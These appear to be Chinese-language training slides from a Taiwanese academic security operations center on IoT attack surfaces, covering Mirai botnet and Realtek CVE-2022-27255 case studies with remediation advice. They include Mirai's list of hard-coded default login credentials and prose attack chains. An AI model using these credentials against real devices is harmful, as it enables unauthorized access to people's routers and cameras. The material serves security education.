國立臺灣大學計算機及資訊網路中心
Computer and Information Networking Center, National Taiwan University
北區學術資訊安全維運中心
Academic Security Operation Center

IoT 韌體分析與漏洞挖掘

Internet of Things Firmware Analysis & Vulnerability Discovery

講師：北區學術資訊安全維運中心 林泰宇
時間: 2026/09/02

章節架構

01 **IoT 架構概論**
產業概述 · 設計架構· 威脅案例

02 **IoT 安全檢測**
檢測標準指引 · 檢測框架 · 檢測案例分享

03 **韌體分析**
取得 · 解bin · 靜態 分析·逆向工程·動態分析

04 **實作漏洞挖掘**
CVE-2025-9377 · TP-Link Router · 家長監護網路頁面 RCE

法律宣言（Legal Declaration）

- 本教學旨在促進網路安全意識提升與專業技能發展，嚴格遵守中華民國相關法律及國際道德準則。
- 使用者同意在本教學前，已充分了解並接受本文件所有條款。若不同意，請立即停止參與。
- 任何將本教學用於非法目的之行為，均與本人無關，違法者須自行承擔全部法律責任（包括民事、刑事及行政責任）。
- 本教學內容可能因技術演進而過時，作者不保證其持續有效性或正確性。
- 本免責聲明、著作權聲明及法律宣言構成完整協議之一部分。作者保留隨時修改本聲明之權利，修改後將於官方發布管道公告。

著作權聲明（Copyright Statement）

- 教學之所有內容（包括文字、圖片、程式碼、影片、腳本等），除特別標註引用來源者外，著作權均歸本人及北區ASOC所有。
- 未經事先書面同意者，禁止以任何形式對本教學進行全部或部分之：
  - 商業轉售
  - 修改後重新發布
  - 大規模公開傳播
  - 用於營利性培訓課程
- 合理使用及教育性非商業引用不在此限，但須取得授權並標註原始出處及作者。

免責聲明（Disclaimer）

- 本滲透測試教學內容（以下簡稱「本教學」）僅供教育、研究及合法授權環境下的學習目的使用。
- 本人不鼓勵、支持或承擔任何未經授權的滲透測試行為。
- 使用者必須確保所有操作均在合法擁有或明確獲得書面授權的系統、網路及目標上進行。
- 任何未經授權的掃描、攻擊或入侵行為，可能違反《刑法》、《電腦犯罪防治法》或其他相關法規，本人對此不承擔任何責任。
- 本教學所提供之技術、工具、腳本及方法，均以現狀提供，不提供任何明示或暗示的保證，包括但不限於適銷性、特定目的適用性或非侵權保證。
- 使用者須自行承擔使用本教學所產生的一切風險及後果，包括但不限於系統損壞、資料遺失、法律責任或第三方索賠。
- 本人對於因使用或無法使用本教學而導致的任何直接、間接、附帶、特殊、懲罰性或衍生性損害，概不負責。

01 IoT 架構概論

產業概述 · 設計架構· 威脅案例

為何必須對 IoT 產品進行檢測？

IoT 安全威脅現況 · 全球規模

270億+
2025年連網裝置數量

$2.4兆
2025 IoT市場規模(USD)

98%
IoT流量未加密

57%
IoT裝置有中/高危漏洞

IOT產品面臨的危害

- **大規模 DDoS 攻擊**
  Mirai 殭屍網路癱瘓 DNS — 波及 Twitter/Netflix
- **工業設施 / 關鍵基礎設施**
  電廠、水廠 SCADA 遭入侵可造成實體危害
- **個資大規模洩漏**
  智慧家電、攝影機、醫療裝置的隱私外洩
- **勒索 & 供應鏈攻擊**
  入侵 IoT 裝置作為跳板滲透企業內網

易受攻擊產業

- 智慧家庭 / 消費電子
- 醫療物聯網 (IoMT)
- 工業控制 (ICS/SCADA)
- 智慧城市 / 交通
- 車聯網 (V2X)
- 企業 IT/OT 融合

Source：Statista (2024) · Palo Alto Unit 42 IoT Threat Report (2020) · IoT Analytics Market Report (2024) · Gartner IoT Forecast (2024)

IoT運作架構

感知層擷取數據 → 網路層傳輸整合 → 資料處理層運算分析 → 應用層決策呈現

Data Flow

應用層Application Layer

終端使用者的應用場景，將處理後的資訊轉化為產品應用，提供決策分析與服務。

資料處理層Data Processing Layer

匯聚原始數據進行儲存、清洗、運算與分析（雲端/邊緣運算），產出可供應用層使用的資訊。

網路層Network Layer

透過有線網路或與多種無線通訊協定，將感知層數據匯聚並傳輸至資料處理層。

感知層Perception (Sensing) Layer


由各類終端裝置與感測元件組成，負責擷取環境資訊，是IoT架構中資料來源的地方。

IOT SYSTEM ARCHITECTURE

IoT架構-智慧家庭

IOT SYSTEM ARCHITECTURE

智慧家庭-攻擊面與風險



01 / 04 — 攻擊面分析

嵌入式硬體層

裝置的實體層：晶片、電路與除錯介面

元件範例

- PCB、晶片組
- UART / JTAG / SPI 除錯介面
- Flash 記憶體 · EEPROM
- 感測器與周邊電路

除錯介面暴露

未關閉的 JTAG / UART / SWD 可直接讀寫記憶體、繞過韌體保護並注入任意程式碼

Side-channel 旁道攻擊

透過功耗分析（SPA / DPA）或電磁輻射側錄，推導出晶片運作時加密金鑰與敏感運算內容。

缺乏 Secure Boot

啟動流程未驗證韌體簽章，攻擊者可植入惡意韌體並在裝置中長期潛伏。

Flash 記憶體直接讀取

拆機後以外部程式器讀出 Flash 內容，取得完整韌體、金鑰與硬編碼憑證。

供應鏈植入

生產或組裝過程中植入惡意元件或後門晶片，僅靠軟體檢測難以發現。

02 / 04 — 攻擊面分析

韌體 / OS 層

裝置的作業系統與檔案系統

元件範例

- Linux / RTOS 核心
- Bootloader（如 U-Boot）
- 檔案系統與設定檔
- 韌體更新（OTA）機制

Root 權限濫用

系統服務以 root 執行、缺乏權限隔離，單一漏洞即可取得完整裝置控制權。

已知漏洞元件（N-day）

使用過時的開源函式庫或核心版本，存在公開 CVE 卻未修補。

硬編碼憑證與金鑰

帳密、API Token 或加密金鑰直接寫死在韌體中，逆向後即可取得。

韌體逆向工程

未加密或未混淆的韌體可被直接解包分析，暴露內部邏輯與弱點。

OTA 更新缺乏簽章驗證

更新流程未驗證來源與完整性，可被中間人竄改為惡意韌體並推送至裝置。

03 / 04 — 攻擊面分析

通訊協定層

裝置使用的網路協定

元件範例

- Wi-Fi · BLE · ZigBee
- Z-Wave · 專屬 RF 協定
- MQTT · CoAP 應用層協定
- 裝置配對與金鑰交換

中間人攻擊（MITM）

缺乏憑證驗證或協定漏洞讓攻擊者插入通訊路徑，竊聽並竄改往來資料。

未加密傳輸竊聽

明文傳送感測資料或控制指令，攻擊者側錄封包即可取得敏感資訊。

重送攻擊（Replay）

擷取合法封包後重複發送，繞過身分驗證觸發未授權操作。

弱配對機制

BLE Just Works 配對或固定 PIN 碼容易被暴力破解或偽造裝置介入。

Rogue Gateway / 裝置冒充

偽造閘道器或感測節點加入網路，竊取資料或向真實裝置發送惡意指令。

04 / 04 — 攻擊面分析

應用 / 雲端層

裝置的應用服務包含Web、App 與雲端後端

元件範例

- Web 管理後台．REST API
- Mobile App
- Cloud Backend．資料庫
- 第三方 SDK 與服務整合

API 未授權存取

缺乏身分驗證或權限檢查，攻擊者可直接呼叫敏感端點取得或竄改資料。

憑證洩漏

API Key、雲端存取金鑰寫死在 App 或前端程式碼中，反編譯即可取得。

IDOR 越權存取

物件參照可預測，修改請求參數即可存取他人裝置或帳戶資料。

身分驗證與 Session 管理薄弱


Token 永久有效、Session 未安全儲存，容易遭到劫持與重放。

雲端設定錯誤

雲端儲存、資料庫未正確設限或公開存取，導致大量使用者資料外洩。

IOT SYSTEM ARCHITECTURE

智慧家庭系統架構-攻擊面與風險



案例 1 — Mirai Botnet (2016)

攻擊手法：Telnet/SSH 暴力破解 → 大量 IoT 裝置硬編碼預設憑證/漏洞利用 → DDoS Botnet

攻擊鏈

1. 掃描 Port 22/23 尋找不安全配置服務(密碼爆破)
2. 使用 62 組預設弱密碼
3. 感染裝置下載 Mirai 惡意程式
4. 植入 botnet C2 通訊模組(分析設備CPU架構)
5. 發動 Tbps 級 DDoS 攻擊（DNS Amplification、UDP Flooding）

影響範圍

60+ 萬台 IoT 裝置感染

DDoS造成多企業服務中斷

當時最大 DDoS流量 620 Gbps

修補建議

修改預設密碼


停用 Telnet，改用 SSH + 金鑰認證

網路層封鎖 Telnet 對外暴露

攻擊案例 01

IoT 攻擊案例 — Mirai Botnet（2016）

攻擊手法： **Telnet/SSH 暴力破解 → 大量 IoT 裝置硬編碼預設憑證/漏洞利用 → DDoS Botnet**



Mirai 內建的硬編碼預設憑證清單

root:xc3511	root:root
root:vizxv	root:12345
root:admin	user:user
admin:admin	root:pass
root:888888	admin:admin1234
root:xmhdipc	root:1111
root:default	admin:smcadmin
root:juantech	admin:1111
root:123456	root:666666
root:54321	root:password
support:support	root:1234
admin:password	root:klv123

攻擊案例 02 — 摘要

Realtek SDK CVE-2022-27255 攻擊說明

攻擊鏈

1. 掃描網路對外開放的 SIP 服務port
2. 傳送特製 SIP INVITE / SDP 封包，無需身分驗證
3. SDP 標頭未驗證長度，觸發記憶體覆寫
4. 劫持執行流程，植入惡意程式碼
5. 取得裝置完整控制權（RCE），加入殭屍網路或竊取資料

影響範圍

200+ 廠商、190 款路由器型號受影響

涵蓋 Asus、Belkin、D-Link、Netgear 等主流品牌

CVSS 評分 9.8（Critical等級）

修補建議

更新至廠商釋出的修補韌體版本

停用不必要的 SIP ALG 功能

於網路層封鎖裝置對外暴露的管理與 SIP 服務埠

攻擊案例 02

Realtek SDK — CVE-2022-27255

Realtek eCos SDK · SIP ALG 模組漏洞 → 遠端程式碼執行（CVSS 9.8）

攻擊手法： 傳送特製 SIP INVITE 封包 → SDP 標頭未驗證長度 → 觸發記憶體覆寫 → 遠端執行任意程式碼

漏洞分析

漏洞位置

Realtek eCos SDK — SIP ALG 模組，SDP 封包解析函式

漏洞原因


SDP 標頭解析時未檢查攻擊者控制字串的長度，直接複製造成記憶體覆寫

觸發條件

無需認證，傳送特製 SIP INVITE 封包即可從外部網路觸發

影響範圍

影響 200+ 廠商、190 款路由器型號，包含 Asus / Belkin / D-Link / Netgear



物聯網產品真實危害場景

攝影機方便監控保障安全 -> 但不安全的配置也帶來危害

消費性電子–攝影機威脅場景

攻擊途徑：

- 攻擊者掃描暴露在外的 IP Camera
  - 預設密碼登入
  - 漏洞利用嘗試
- 案例：
  - 竊取成員隱私影像
  - 勒索或販賣
  - 危害人身安全

影響：隱私侵害・人身安全威脅・身份監視

source: 民視新聞

source: IThome

source: 公視新聞

物聯網產品真實危害場景

醫療產品救命 -> 不安全設置將危及生命財產

醫療 IoMT 場景

攻擊路徑：

- 大型醫療設備（如 MRI、CT 掃描儀）使用的作業系統版本過舊
  - 醫療產品漏洞
  - 醫療產品資安防護不足
  - IoMT 設備與醫院資訊系統連動
  - 一個點被突破就橫向移動滲透整個網路
- 案例：
  - 心律調節器透過 BLE 遠端控制
